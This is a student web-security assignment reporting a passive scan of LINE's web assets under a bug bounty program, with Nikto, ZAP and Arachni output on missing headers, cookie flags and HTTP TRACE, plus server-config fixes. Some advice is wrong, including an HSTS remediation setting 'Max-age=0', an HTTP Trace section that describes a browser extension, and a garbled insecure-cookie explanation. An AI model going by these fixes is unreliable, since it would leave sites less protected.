Bug Report

Assignment 01

Jayasundara H M D E K | IT19081762 10/24/20 Web Security

CONTENT

PURPOSE


Assigned to identify vulnerabilities in a selected web application as an assignment in the web security subject. This report provides detailed information related to my web audit.

I would like to give this report as the final result of this assignment which will be fixed on 23rd October 2020.

SCOPE

I selected a domain that ca legally finds vulnerabilities from the HackerOne web site. You can select a domain from the HackerOne as well as the Bugcrowd. Anyway, I would like to mention the link related to the domain name I selected in the table below. The main reason for choosing this domain name is that I have been using this application as an experiment for some time.

Domain name: https://hackerone.com/line?=team



LINE

LINE Security Bug Bounty Program

https://line.me

Reports resolved 137

Assets in scope 10

Average bounty $475-$500

Bug Bounty Program

Launched on Nov 2019

Managed by HackerOne

This line application has a lot in common with whatsapp which is mostly used nowadays. That is, this line application has the ability to send free messagers and get free calls. I chose this application in the hope of getting a better experience and improving my knowledge.

SUMMARY

The purpose of this document is to identify the vulnerabilities in a selected legitimate application and how to use the vulnerabilities to launch a cyber-attack on the application and how to prevent it from the attack. Basically, here is how these vulnerabilities are identified.

Hacker one and bug crowd websites legally selected a domain that is unique to a web application. Later I got and understanding of what penetration tools are to identify the vulnerability of the web application.

Vulnerability

A vulnerability is a weakness which can be exploited by a cyber-attack to gain unauthorized access to or perform unauthorize actions on a computer system. Vulnerabilities can allow attacker to run code, access a systems memory, install malware and steal, destroy, or modify sensitive data.

Steps that we followed

- Find a domain name
- Find subdomains using the main domain
- Used tools to audit the domain and subdomains

I got several vulnerabilities as a result of scan done using several penetration tools. I found one medium vulnerability and a low vulnerability in the main domain. Below I will describe how they were found and their details. The vulnerabilities I have discovered a hacker or an attacker who is in the middle of a transaction between client and server, or a man in the middle attack. All the details will be seen in detail in the bellow.

SUMMARY OF RESULT

In a detailed application penetration study against the application, the security model identified several issues of security concern but found that the application as a whole was built around a solid security model.

Throughout this report I will provide brief descriptions of each of the test categories. We provide more information in detail on the value we found. The table below shows a breakdown of insecurities identified based on categories and their severity.

Vulnerabilities tallied by risk rating				
Categories	**High**	**Medium**	**Low**	**Other**
Anti-clickjacking X-frame-options header is not present		🟦		
X-XSS-protection header is not defined			🟨	
Cookie Without SameSite Attribute			🟨	
Cross Domain JavaScript Source File Inclusion			🟨	
X-content-type-options header is not set		🟦		
Missing ‘strict-transport-security’ header			🟨	
Cookie No HTTPOnly Flag			🟨	
HTTP Trace		🟦		
HTTP only cookie				🟩


Insecure cookie				🟩
Interesting response				🟩
Timestamp Disclosure -Unix				🟩

VULNERABILITIES

Anti-clickjacking X-frame-options header is not present

Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages.

The server didn't return an **X-Frame-Options** header which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page inside a frame or iframe. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites.



```
---------------------------------------------------------------------------
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fash
ion to the MIME type
+ Root page / redirects to: https://line.me/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Operation now in progress
+ Scan terminated:  20 error(s) and 3 item(s) reported on remote host
+ End Time:           2020-10-14 05:11:35 (GMT-4) (1042 seconds)
---------------------------------------------------------------------------
```


Prevent:

Nginx	add_header X-Frame-Options “SAMEORIGIN”;
Apache	Header always append X-Frame-Options SAMEORIGIN

X-XSS-protection header is not defined

The X-XSS-Protection header is designed to **enable the cross-site scripting (XSS) filter** built into modern web browsers. This is usually enabled by default but using it will enforce it. It is supported by Internet Explorer 8+, Chrome, and Safari. The recommended configuration is to set this header to the following value, which will enable the XSS protection and instruct the browser to block the response in the event that a malicious script has been inserted from user input, instead of sanitizing.

X-XSS-Protection: 1; mode=block




```
---------------------------------------------------------------------------
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fash
ion to the MIME type
+ Root page / redirects to: https://line.me/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Operation now in progress
+ Scan terminated:  20 error(s) and 3 item(s) reported on remote host
+ End Time:           2020-10-14 05:11:35 (GMT-4) (1042 seconds)
---------------------------------------------------------------------------
```

summary	Missing X-XSS-Protection header which means that the web application could be at risk of a XSS attack.
impact	This issue is reported as additional information only. There is no direct impact arising from this issue
remediation	Add the X-XSS-Protection header with a value of “1; mode=block” **X-XSS-Protection: 1; mode=block**
Classification	CWE-16,HIPAA-16,ISO27001-A. 14.2.5, WASC-15

Cookie Without SameSite Attribute

The SameSite attribute tells browsers when and how to fire cookies in first- or third-party situations. SameSite is used by a variety of browsers to identify whether or not to allow a cookie to be accessed.



```
Content-Type: text/html; charset=UTF-8
Content-Length: 14692
Connection: keep-alive
Cache-Control: private
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Set-Cookie: ldsuid=1018a66968fc672e8908a72f26ca261a; path=/; expires=Wed, 20-Jan-21 18:38:41 GMT
```

Alerts (4)
- Cookie No HttpOnly Flag
  - GET: http://203.104.138.138
- Cookie Without SameSite Attribute
  - GET: http://203.104.138.138
- Cross-Domain JavaScript Source File Inclusion (3)
- Timestamp Disclosure - Unix

Cookie Without SameSite Attribute

URL:	http://203.104.138.138
Risk:	Low
Confidence:	Medium
Parameter:	ldsuid
Attack:	
Evidence:	Set-Cookie: ldsuid
CWE ID:	16
WASC ID:	13
Source:	Passive (10054 - Cookie Without SameSite Attribute)

Description:


Alerts 0 0 3 1 Primary Proxy: localhost:8080

Nginx	Proxy_cookie_path ~^/(.+) "/$1: SameSite=none";
Apache	`Header edit Set-Cookie ^(.*)$ $1;HttpOnly;Secure;SameSite=Strict`

Cross Domain JavaScript Source File Inclusion

When an application includes a script from an external domain, this script is executed by the browser within the security context of the invoking application. The script can therefore do anything that the application's own scripts can do, such as accessing application data and performing actions within the context of the current user.

If you include a script from an external domain, then you are trusting that domain with the data and functionality of your application, and you are trusting the domain's own security to prevent an attacker from modifying the script to perform malicious actions within your application.



```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 22 Oct 2020 18:38:41 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 14692
Connection: keep-alive
Cache-Control: private
X-Content-Type-Options: nosniff
```

```
<meta property="og:title" content="LINE : Free Calls &amp; Messages">

<!--[OGP] -->
<meta property="og:image" content="https://d.line-scdn.net/n/line_lp/img/ogimage.png">
```

```
Alerts (4)
  Cookie No HttpOnly Flag
    GET: http://203.104.138.138
  Cookie Without SameSite Attribute
    GET: http://203.104.138.138
  Cross-Domain JavaScript Source File Inclusion (3)
    GET: http://203.104.138.138
    GET: http://203.104.138.138
    GET: http://203.104.138.138
```

```
Cross-Domain JavaScript Source File Inclusion
URL:         http://203.104.138.138
Risk:        Low
Confidence:  Medium
Parameter:   https://static.line-scdn.net/line_lp/173237d10d9/js/html5.js
Attack:
Evidence:    <script src="https://static.line-scdn.net/line_lp/173237d10d9/js/html5.js"></script>
CWE ID:      829
WASC ID:     15
Source:      Passive (10017 - Cross-Domain JavaScript Source File Inclusion)
 Description:
```

Alerts 0 0 3 1 Primary Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0


Prevent:

Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application.

X-content-type-options header is not set

The **X-Content-Type-Options** response HTTP header is a marker used by the server to indicate that the MIME types advertised in the Content-Type headers should not be changed and be followed. This is a way to opt out of MIME type sniffing, or, in other words, to say that the MIME types are deliberately configured.
This header was introduced by Microsoft in IE 8 as a way for webmasters to block content sniffing that was happening and could transform non-executable MIME types into executable MIME types. Since then, other browsers have introduced it, even if their MIME sniffing algorithms were less aggressive.

Starting with Firefox 72, the opting out of MIME sniffing is also applied to top-level documents if a Content-type is provided. This can cause HTML web pages to be downloaded instead of being rendered when they are served with a MIME type other than text/html. Make sure to set both headers correctly.




```
---------------------------------------------------------------------------
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fash
ion to the MIME type
+ Root page / redirects to: https://line.me/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Operation now in progress
+ Scan terminated:  20 error(s) and 3 item(s) reported on remote host
+ End Time:           2020-10-14 05:11:35 (GMT-4) (1042 seconds)
---------------------------------------------------------------------------
```

Summary	Missing Content-Type header which means that this website could be at risk of a MIME-sniffing attacks
Remediation	When serving resources, make sure you send the content-type header to appropriately match the type of the resource being served
	Add the X-Content-Type-Options header with a value of "nosniff" to inform the browser to trust what the site has sent is the appropriate content-type, and to not attempt "sniffing" the real content-type. **X-Content-Type-Options: nosniff**

Missing ‘strict-transport-security’ header

If a website accepts a connection through HTTP and redirects to HTTPS, visitors may initially communicate with the non-encrypted version of the site before being redirected, if, for example, the visitor types http://www.foo.com/ or even just foo.com. This creates an opportunity for a man-in-the-middle attack. The redirect could be exploited to direct visitors to a malicious site instead of the secure version of the original site.

The HTTP Strict Transport Security header informs the browser that it should never load a site using HTTP and should automatically convert all attempts to access the site using HTTP to HTTPS requests instead.



Missing 'Strict-Transport-Security' header 1

The HTTP protocol by itself is clear text, meaning that any data that is transmitted via HTTP can be captured and the contents viewed. To keep data private and prevent it from being intercepted, HTTP is often tunnelled through either Secure Sockets Layer (SSL) or Transport Layer Security (TLS). When either of these encryption standards are used, it is referred to as HTTPS.

HTTP Strict Transport Security (HSTS) is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. This will be enforced by the browser even if the user requests a HTTP resource on the same server.

Cyber-criminals will often attempt to compromise sensitive information passed from the client to the server using HTTP. This can be conducted via various Man-in-The-Middle (MiTM) attacks or through network packet captures.

Arachni discovered that the affected application is using HTTPS however does not use the HSTS header.

(CWE)


https://design.line.me/ Server

Apache	Header always set Strict-Transport-Security *“Max-age=0; includeSubDomains”* */ect/init.d/apache2 restart*

Nginx	server {
	listen 443 ssl default deferred;
	...
	# config to enable HSTS(HTTP Strict Transport Security)
	add_header Strict-Transport-Security "max-age=63072000; includeSubdomains;";
	...
	}

Cookie No HTTPOnly Flag

HTTPOnly is an additional flag included in a Set-Cookie HTTP response header. Using the HTTPOnly flag when generating a cookie helps mitigate the risk of client-side script accessing the protected cookie (if the browser supports it).



HTTP by itself is a stateless protocol. Therefore the server is unable to determine which requests are performed by which client, and which clients are authenticated or unauthenticated.

The use of HTTP cookies within the headers, allows a web server to identify each individual client and can therefore determine which clients hold valid authentication, from those that do not. These are known as session cookies.

When a cookie is set by the server (sent the header of an HTTP response) there are several flags that can be set to configure the properties of the cookie and how it is to be handled by the browser.

The `HttpOnly` flag assists in the prevention of client side-scripts (such as JavaScript) accessing and using the cookie.


This can help prevent XSS attacks targeting the cookies holding the client's session token (setting the `HttpOnly` flag does not prevent, nor safeguard against XSS vulnerabilities themselves).

(CWE)

Remediation	Set the HttpOnly flag by including this attribute within the relevant Set-cookie directive. The restrictions imposed by the HttpOnly flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.
Classifications	CWE-16 configuration
Typical severity	Low

HTTP Trace

HTTP Trace is a Chrome version of the Live HTTP Headers Firefox plugin. When clicked, it will keep track of all of the **HTTP** requests/responses from the current tab in a new popup window. This lets you easily see all of the redirects a particular request went through before finally landing on the resulting page.



HTTP TRACE 1

The TRACE HTTP method allows a client so send a request to the server, and have the same request then send back in the server's response. This allows the client to determine if the server is receiving the request as expected or if specific parts of the request are not arriving as expected. For example incorrect encoding or a load balancer has filtered or changed a value. On many default installations the TRACE method is still enabled.

While not vulnerable by itself, it does provide a method for cyber-criminals to bypass the HTTPOnly cookie flag, and therefore could allow a XSS attack to successfully access a session token.

Arachni has discovered that the affected page permits the HTTP TRACE method.


(CWE)

https://design.line.me/ Server

Risk	Low
Impact	Attackers can run a cross-site-scripting attack on your server. Disable the trace and track method Apache 2.0: Modify the security.conf file located under /etc/apache2/conf.d/security and set the Track option to Off
solutions	Edit the start script for the web server to protect and prepend the secure_lib at the front of the LD_LIBRARY_PATH LD_LIBRARY_PATH=${IPLANET_ROOT}/secure_lib: (the rest of the line as it appears in the script)

Insecure cookie

This vulnerability is created when a developer fails to designate authentication cookies as secure. That means Web browsers are free to send authentication cookies over an insecure http channel. By doing this, hackers are able to cache all DNS responses and monitor hostnames that use port 443 and connect to one of the domain names stored there. This allows the hacker to inject images from insecure (non-https) portions of the protected Website in order to get the browser to send the authentication cookie.



Insecure cookie 1

HTTP by itself is a stateless protocol. Therefore the server is unable to determine which requests are performed by which client, and which clients are authenticated or unauthenticated.

The use of HTTP cookies within the headers, allows a web server to identify each individual client and can therefore determine which clients hold valid authentication, from those that do not. These are known as session cookies.


When a cookie is set by the server (sent the header of an HTTP response) there are several flags that can be set to configure the properties of the cookie and how it is to be handled by the browser.

One of these flags is known as the `secure` flag. When the secure flag is set, the browser will prevent it from being sent over a clear text channel (HTTP) and only allow it to be sent when an encrypted channel is used (HTTPS).

Arachni discovered that a cookie was set by the server without the secure flag being set. Although the initial setting of this cookie was via an HTTPS connection, any HTTP link to the same server will result in the cookie being send in clear text.

(CWE)

Interesting response



